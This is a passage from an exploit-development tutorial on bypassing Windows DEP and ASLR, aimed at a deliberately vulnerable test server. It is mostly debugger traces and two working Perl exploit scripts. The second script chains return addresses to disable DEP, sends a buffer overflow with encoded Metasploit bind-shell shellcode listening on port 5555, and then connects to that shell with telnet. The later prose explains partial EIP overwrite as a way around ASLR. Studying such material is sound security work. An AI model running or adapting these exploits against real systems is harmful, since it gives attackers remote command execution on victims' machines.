eip=7c827a62 esp=0012e260 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!NtSetInformationProcess+0x5:
7c827a62 ba0003fe7f      mov     edx,offset SharedUserData!SystemCallStub (7ffe0300)
0:000> t
eax=000000ed ebx=00000000 ecx=0012e559 edx=7ffe0300 esi=0012e264 edi=00403388
eip=7c827a67 esp=0012e260 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!NtSetInformationProcess+0xa:
7c827a67 ff12            call    dword ptr [edx]      ds:0023:7ffe0300={ntdll!KiFastSystemCall (7c828608)}
0:000> t
eax=000000ed ebx=00000000 ecx=0012e559 edx=7ffe0300 esi=0012e264 edi=00403388
eip=7c828608 esp=0012e25c ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!KiFastSystemCall:
7c828608 8bd4            mov     edx,esp
0:000> t
eax=000000ed ebx=00000000 ecx=0012e559 edx=0012e25c esi=0012e264 edi=00403388
eip=7c82860a esp=0012e25c ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!KiFastSystemCall+0x2:
7c82860a 0f34            sysenter
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=0012e264 edi=00403388
```

```
eip=7c827a69 esp=0012e260 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!NtSetInformationProcess+0xc:
7c827a69 c21000          ret     10h
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=0012e264 edi=00403388
eip=7c83f55d esp=0012e274 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x5a:
7c83f55d e99d4effff      jmp     ntdll!LdrpCheckNXCompatibility+0x5a (7c8343ff)
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=0012e264 edi=00403388
eip=7c8343ff esp=0012e274 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x5a:
7c8343ff 804e3780        or      byte ptr [esi+37h],80h     ds:0023:0012e29b=cc
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=0012e264 edi=00403388
eip=7c834403 esp=0012e274 ebp=0012e268 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
ntdll!LdrpCheckNXCompatibility+0x5e:
7c834403 5e              pop     esi
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=46464646 edi=00403388
eip=7c834404 esp=0012e278 ebp=0012e268 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
ntdll!LdrpCheckNXCompatibility+0x5f:
7c834404 c9              leave
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=46464646 edi=00403388
eip=7c834405 esp=0012e26c ebp=00000022 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
ntdll!LdrpCheckNXCompatibility+0x60:
7c834405 c20400          ret     4
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=46464646 edi=00403388
eip=0012e264 esp=0012e274 ebp=00000022 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
0012e264 ff              ???
```

Ok, what we see is this : when the function returns, the original value of esi (0×0012e264) is put in EIP.

If we look at EIP, we see ff ff ff ff (which is edx)

```
0:000> d eip
0012e264  ff ff ff ff 22 00 00 00-64 e2 12 00 04 00 00 00  ...."...d.......
0012e274  46 46 46 46 ff bd 3e 77-90 90 90 90 90 90 90 90  FFFF..>w........
0012e284  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012e294  90 90 90 90 90 90 cc cc-cc cc cc cc cc cc cc cc  ................
0012e2a4  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0012e2b4  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0012e2c4  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0012e2d4  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
```

Our shellcode is not that far away... ok, let's play with ESI and EBP. First, let's swap the addresses to adjust EBX and ESI. So first adjust EBP, and then ESI.

```
use strict;
use Socket;
my $junk = "A" x 508;
my $disabledep = pack('V',0x77c177f8);  #adjust ebp
$disabledep = $disabledep.pack('V',0x71c0db30);   #adjust esi
$disabledep = $disabledep.pack('V',0x7c86311d);  #set eax to 1
$disabledep=  $disabledep."GGGG";
$disabledep = $disabledep.pack('V',0x7c8343f5);  #run NX Disable routine
$disabledep = $disabledep."HHHH"; #padding
$disabledep = $disabledep.pack('V',0x773ebdff);  #jmp esp (user32.dll)

my $nops = "\x90" x 30;
my $shellcode="\xcc" x 700;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$nops.$shellcode."\n";
print SOCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
```

```
system('telnet '.$host.' 5555');
```


```
(a50.a70): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e761 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e26c edi=00403388
eip=47474747 esp=0012e270 ebp=0012e264 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
47474747 ??              ???
```

Aha – this looks a lot better. EIP now contains 47474747 (= GGGG) We don't even need the jmp esp (which was still in the code from the XP version of the exploit), or the nops, or the 4 bytes HHHH (padding)

ESP contains

```
0:000> d esp
0012e270  f5 43 83 7c 48 48 48 48-ff bd 3e 77 90 90 90 90  .C.|HHHH..>w....
0012e280  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012e290  90 90 90 90 90 90 90 90-90 90 cc cc cc cc cc cc  ................
0012e2a0  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0012e2b0  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0012e2c0  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0012e2d0  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0012e2e0  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
```

There are various ways to get to our shellcode now. Look at the other registers. You'll see for example that edx points to 0×0012e700, which sits almost at the end of the shellcode. So if we could jump edx, and put some jump back code at that location, it should work :



jmp edx (user32.dll) : 0×773eb603. After doing some calculations, we can build a buffer like this :

[jmp edx][10 nops][shellcode][more nops until edx][jump back].

If we want to have some room for shellcode, we can put 500 nops after the shellcode. edx will then point to 0×0012e900, which sits at somewhere around the last 50 nops of these 500 nops. So if we put jumpcode after about 480 nops, and make the jumpcode go back to the nops before the shellcode, we should have a winner :

```
use strict;
use Socket;
my $junk = "A" x 508;
my $disabledep = pack('V',0x77c177f8);  #adjust ebp
$disabledep = $disabledep.pack('V',0x71c0db30);   #adjust esi
$disabledep = $disabledep.pack('V',0x7c86311d);  #set eax to 1
$disabledep=  $disabledep.pack('V',0x773eb603);  #jmp edx user32.dll
$disabledep = $disabledep.pack('V',0x7c8343f5);  #run NX Disable routine

my $nops1 = "\x90" x 10;
```

```
# windows/shell_bind_tcp - 702 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=5555, RHOST=
my $shellcode="\x89\xe0\xd9\xd0\xd9\x70\xf4\x59\x49\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42\x4a" .
"\x4a\x4b\x50\x4d\x4d\x38\x4c\x39\x4b\x4f\x4b\x4f\x4b\x4f" .
"\x45\x30\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47\x35" .
"\x47\x4c\x4c\x4b\x43\x4c\x43\x35\x44\x38\x45\x51\x4a\x4f" .
"\x4c\x4b\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x43\x31" .
"\x4a\x4b\x47\x39\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e" .
"\x50\x31\x49\x50\x4a\x39\x4e\x4c\x4c\x44\x49\x50\x42\x54" .
"\x45\x57\x49\x51\x48\x4a\x44\x4d\x45\x51\x48\x42\x4a\x4b" .
"\x4c\x34\x47\x4b\x46\x34\x46\x44\x51\x38\x42\x55\x4a\x45" .
"\x4c\x4b\x51\x4f\x51\x34\x43\x31\x4a\x4b\x43\x56\x4c\x4b" .
"\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b" .
"\x44\x43\x46\x4c\x4c\x4b\x4b\x39\x42\x4c\x51\x34\x45\x4c" .
"\x45\x31\x49\x53\x46\x51\x49\x4b\x43\x54\x4c\x4b\x51\x53" .
"\x50\x30\x4c\x4b\x47\x30\x44\x4c\x4c\x4b\x42\x50\x45\x4c" .
"\x4e\x4d\x4c\x4b\x51\x50\x44\x48\x51\x4e\x43\x58\x4c\x4e" .
"\x50\x4e\x44\x4e\x4a\x4c\x46\x30\x4b\x4f\x4e\x36\x45\x36" .
"\x51\x43\x42\x46\x43\x58\x46\x53\x47\x42\x45\x38\x43\x47" .
"\x44\x33\x46\x52\x51\x4f\x46\x34\x4b\x4f\x48\x50\x42\x48" .
"\x48\x4b\x4a\x4d\x4b\x4c\x47\x4b\x46\x30\x4b\x4f\x48\x56" .
"\x51\x4f\x4c\x49\x4d\x35\x43\x56\x4b\x31\x4a\x4d\x45\x58" .
"\x44\x42\x46\x35\x43\x5a\x43\x32\x4b\x4f\x4e\x30\x45\x38" .
"\x48\x59\x45\x59\x4a\x55\x4e\x4d\x51\x47\x4b\x4f\x48\x56" .
"\x51\x43\x50\x53\x50\x53\x46\x33\x46\x33\x51\x53\x50\x53" .
"\x47\x33\x46\x33\x4b\x4f\x4e\x30\x42\x46\x42\x48\x42\x35" .
"\x4e\x53\x45\x36\x50\x53\x4b\x39\x4b\x51\x4c\x55\x43\x58" .
"\x4e\x44\x45\x4a\x44\x30\x49\x57\x46\x37\x4b\x4f\x4e\x36" .
"\x42\x4a\x44\x50\x50\x51\x50\x55\x4b\x4f\x48\x50\x45\x38" .
"\x49\x34\x4e\x4d\x46\x4e\x4a\x49\x50\x57\x4b\x4f\x49\x46" .
"\x46\x33\x50\x55\x4b\x4f\x4e\x30\x42\x48\x4d\x35\x51\x59" .
"\x4c\x46\x51\x59\x51\x47\x4b\x4f\x49\x46\x46\x30\x50\x54" .
"\x46\x34\x50\x55\x4b\x4f\x48\x50\x4a\x33\x43\x58\x4b\x57" .
"\x43\x49\x48\x46\x44\x39\x51\x47\x4b\x4f\x4e\x36\x46\x35" .
"\x4b\x4f\x48\x50\x43\x56\x43\x5a\x45\x34\x42\x46\x45\x38" .
"\x43\x53\x42\x4d\x4b\x39\x4a\x45\x42\x4a\x50\x50\x50\x59" .
"\x47\x59\x48\x4c\x4b\x39\x4d\x37\x42\x4a\x47\x34\x4c\x49" .
"\x4b\x52\x46\x51\x49\x50\x4b\x43\x4e\x4a\x4b\x4e\x47\x32" .
"\x46\x4d\x4b\x4e\x50\x42\x46\x4c\x4d\x43\x4c\x4d\x42\x5a" .
"\x46\x58\x4e\x4b\x4e\x4b\x4e\x4b\x43\x58\x43\x42\x4b\x4e" .
"\x48\x33\x42\x36\x4b\x4f\x43\x45\x51\x54\x4b\x4f\x48\x56" .
"\x51\x4b\x46\x37\x50\x52\x50\x51\x50\x51\x50\x51\x43\x5a" .
"\x45\x51\x46\x31\x50\x51\x51\x45\x50\x51\x4b\x4f\x4e\x30" .
"\x43\x58\x4e\x4d\x49\x49\x44\x45\x48\x4e\x46\x33\x4b\x4f" .
"\x48\x56\x43\x5a\x4b\x4f\x4b\x4f\x50\x37\x4b\x4f\x4e\x30" .
"\x4c\x4b\x51\x47\x4b\x4c\x4b\x33\x49\x54\x42\x44\x4b\x4f" .
"\x48\x56\x51\x42\x4b\x4f\x48\x50\x43\x58\x4a\x50\x4c\x4a" .
"\x43\x34\x51\x4f\x50\x53\x4b\x4f\x4e\x36\x4b\x4f\x48\x50" .
"\x41\x41";

my $nops2 = "\x90" x 480;
my $jumpback = "\xe9\x54\xf9\xff\xff";  #jump back 1708 bytes

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$nops1.$shellcode.$nops2.$jumpback."\n";
print SOCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
system('telnet '.$host.' 5555');
```

DEP bypass with SEH based exploits

In the 2 examples above, both exploits (and the DEP bypass technique) were based on direct RET overwrite. But what if the exploit is SEH based ?

In normal SEH based exploits, a pointer to pop pop ret instructions are used to redirect the execution to the nSEH field, where jumpcode is placed (and subsequently executed). When DEP is enabled, you obviously still need to overwrite the SE structure, but instead of overwriting the SE Handler with a pointer to pop pop ret, you need to overwrite it with a pointer to pop reg/pop reg/pop esp/ret. The pop esp will shift the stack and the ret will in fact jump to the address in nSEH. (so instead of executing jumpcode in a classic SEH based exploit, you fill the nSEH field with the first address of the NX bypass routine, and you overwrite SE Handler with a pointer to pop/pop/pop esp/ret. Combinations like this are hard to find. pvefindaddr has a routine that will help you finding addresses like this.

ASLR protection

Windows Vista, 2008 server, and Windows 7 offer yet another built-int security technique (not new, but new for the Windows OS), which randomizes the base addresses of executables, dll's, stack and heap in a process's address space (in fact, it will load the system images into 1 out of 256 random slots, it will randomize the stack for each thread, and it will randomize the heap as well). This technique is called ASLR (Address Space Layout Randomization).

The addresses change on each boot. ASLR and is enabled by default for system images (excluding IE7), and for non-system images if they were linked with the /DYNAMICBASE link option (available in Visual Studio 2005 SP1 and up, and availabe in VS2008). You can manually change the dynamicbase bit in a compiled library to make it ASLR aware (set 0×40 DllCharacteristics in the PE Header – you can use a tool such as PE Explorer to open the library & see if this DllCharacteristics field contains 0×40 in order to determine whether it is ASLR aware or not).

There is a registry hack to enable ASLR for all images/applications :

Edit HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\ and add a new key called "MoveImages" (DWORD)

Possible values :

0 : never randomize image bases in memory, always honor the base address specified in the PE header.

-1 : randomize all relocatable images regardless of whether they have the IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE flag or not.

any other value : randomize only images that have relocation information and are explicitly marked as compatible with ASLR by setting the IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE (0×40) flag in DllCharacteristics field the PE header. This is the default behaviour.

In order to be effective, ASLR should be accompanied by DEP (and vice versa)

Because of ASLR, even if you can build an exploit on Vista (stack overflow with direct ret overwrite, or seh based exploit), using an address from one of the dll's, there's a huge chance that the exploit will only work until the computer reboots. After the reboot, randomization is applied, and your jump address will not be valid anymore.

There are a couple of techniques to bypass ASLR. I'll discuss the techniques that use partial overwrite or uses addresses from non-ASLR enabled modules. I'm not going to discuss techniques that use the heap as bypass vehicle, or that try to predict the randomization, or use bruteforce techniques.

Bypassing ASLR : partial EIP overwrite

This technique was used in the famous Animated Cursor Handling Vulnerability Exploit (MS Advisory 935423) from march 2007, discovered by Alex Sotirov. The following links explain how this bug was found and exploited : http://archive.codebreakers-journal.com/content/view/284/27/ – ani-notes.pdf – http://www.phreedom.org/research/vulnerabilities/ani-header/ and Metasploit- Exploiting the ANI vulnerability on Vista

This particular exploit was believed to be the first exploit that bypasses ASLR on Vista (and, while breaking protection mechanisms, also bypasses /GS – well, in fact, because the ANI header data is read into a structure, there was no stack cookie :-)).


The idea behind this technique is quite clever. ASLR will randomize only part of the address. If you look at the base addresses of the loaded modules after rebooting your Vista box, you'll notice that only the high order bytes of an address are randomized. When an address is saved in memory, take for example 0×12345678, it is stored like this :

```
LOW   HIGH
87 65 43 21
```

When ASLR is enabled, Only "43" and "21" would be randomized. Under certain circumstances, this could allow a hacker to exploit / trigger arbitrary code execution.


Imagine you are exploiting a bug that allows you to overwrite saved EIP. The original saved EIP is placed on the stack by the operating system. If ASLR is enabled, the correct ASLR randomized address will be placed on the stack. Let's say saved EIP is 0×12345678 (where 0×1234 is the randomized part of the address, and 5678 points to the actual saved EIP). What if we could find some interesting code (such as jump esp, or something else useful) in the addres space 0×1234XXXX (where 1234 is randomized, but hey – the OS has already put those bytes on the stack)? We only need to find interesting code within the scope of the low bytes and replaced these low bytes with the corresponding bytes pointing to the address of our interesting code.

Let's look at the following example : open notepad.exe in a debugger (Vista Business, SP2, English) and look at the base address of the loaded modules :


Executable modules

Base	Size	Entry	Name	File version	Path
00230000	00028000	002331ED	notepad	6.0.6000.16386	C:\Windows\system32\notepad.exe
71CE0000	00042000	71D048E6	WINSPOOL	6.0.6001.18000	C:\Windows\system32\WINSPOOL.DRV
74A60000	0019E000	74A93681	COMCTL32	6.10 (longhorn_	C:\Windows\WinSxS\x86_microsoft.windo
74D60000	0003F000	74D6EB31	UxTheme	6.0.6000.16386	C:\Windows\system32\UxTheme.dll
75DC0000	00B10000	75E390DD	SHELL32	6.0.6001.18000	C:\Windows\system32\SHELL32.dll
768D0000	0009D000	768E7A1D	USER32	6.0.6001.18000	C:\Windows\system32\USER32.dll
76970000	0007D000	76979B1E	USP10	1.0626.6002.180	C:\Windows\system32\USP10.dll
769F0000	00145000	76A494C0	ole32	6.0.6000.16386	C:\Windows\system32\ole32.dll
76C10000	0004B000	76C1F12A	GDI32	6.0.6002.18005	C:\Windows\system32\GDI32.dll
76C60000	00073000	76C61AC2	COMDLG32	6.0.6000.16386	C:\Windows\system32\COMDLG32.dll
76CE0000	000C3000	76D302EB	RPCRT4	6.0.6001.18000	C:\Windows\system32\RPCRT4.dll
76E00000	00059000	76E1BA35	SHLWAPI	6.0.6000.16386	C:\Windows\system32\SHLWAPI.dll
76E60000	00009000	76E61303	LPK	6.0.6002.18051	C:\Windows\system32\LPK.DLL
76EC0000	000C6000	76F00CC1	ADVAPI32	6.0.6002.18005	C:\Windows\system32\ADVAPI32.dll
76F90000	0001E000	76F91378	IMM32	6.0.6002.18005	C:\Windows\system32\IMM32.DLL
76FB0000	0008D000	76FB3F45	OLEAUT32	6.0.6002.18005	C:\Windows\system32\OLEAUT32.dll
77040000	000AA000	77049FAE	msvcrt	7.0.6002.18005	C:\Windows\system32\msvcrt.dll
773B0000	000C8000	773B169E	MSCTF	6.0.6000.16386	C:\Windows\system32\MSCTF.dll
77480000	00127000		ntdll	6.0.6001.18000	C:\Windows\system32\ntdll.dll
775F0000	000DC000	7763B7F5	kernel32	6.0.6001.18000	C:\Windows\system32\kernel32.dll

Reboot and perform the same action again :




Executable modules

Base	Size	Entry	Name	File version	Path
002D0000	00028000	002D31ED	notepad	6.0.6000.16386	C:\Windows\system32\notepad.exe
72010000	00042000	720348E6	WINSPOOL	6.0.6001.18000	C:\Windows\system32\WINSPOOL.DRV
75170000	0019E000	751A3681	COMCTL32	6.10 (longhorn_	C:\Windows\WinSxS\x86_microsoft.window
75470000	0003F000	7547EB31	UxTheme	6.0.6000.16386	C:\Windows\system32\UxTheme.dll
76410000	0004B000	7641F12A	GDI32	6.0.6002.18005	C:\Windows\system32\GDI32.dll
76460000	00059000	7647BA35	SHLWAPI	6.0.6000.16386	C:\Windows\system32\SHLWAPI.dll
764C0000	000C8000	764C169E	MSCTF	6.0.6000.16386	C:\Windows\system32\MSCTF.dll
76620000	00073000	76621AC2	COMDLG32	6.0.6000.16386	C:\Windows\system32\COMDLG32.dll
76880000	000C3000	768D02EB	RPCRT4	6.0.6001.18000	C:\Windows\system32\RPCRT4.dll
76950000	00B10000	769C90DD	SHELL32	6.0.6001.18000	C:\Windows\system32\SHELL32.dll
77460000	0008D000	77463F45	OLEAUT32	6.0.6002.18005	C:\Windows\system32\OLEAUT32.dll
774F0000	0001E000	774F1378	IMM32	6.0.6002.18005	C:\Windows\system32\IMM32.DLL
77510000	0009D000	77527A1D	USER32	6.0.6001.18000	C:\Windows\system32\USER32.dll
776D0000	00145000	777294C0	ole32	6.0.6000.16386	C:\Windows\system32\ole32.dll
77820000	000DC000	7786B7F5	kernel32	6.0.6001.18000	C:\Windows\system32\kernel32.dll
77910000	0007D000	77919B1E	USP10	1.0626.6002.180	C:\Windows\system32\USP10.dll
77990000	000C6000	779D0CC1	ADVAPI32	6.0.6002.18005	C:\Windows\system32\ADVAPI32.dll
77B90000	00127000		ntdll	6.0.6001.18000	C:\Windows\system32\ntdll.dll
77CD0000	00009000	77CD1303	LPK	6.0.6002.18051	C:\Windows\system32\LPK.DLL
77D40000	000AA000	77D49FAE	msvcrt	7.0.6002.18005	C:\Windows\system32\msvcrt.dll

The 2 high bytes of these base addresses are randomized. So every time you want to use an address from these modules, for whatever reason (jmp to a register, or pop pop ret, or anything else), you cannot simply rely on the address found in these modules, because it will change after a reboot.


Now do the same with the vulnsrv.exe application (we have used this application 2 times already in this post, so you should now what application I am talking about) :



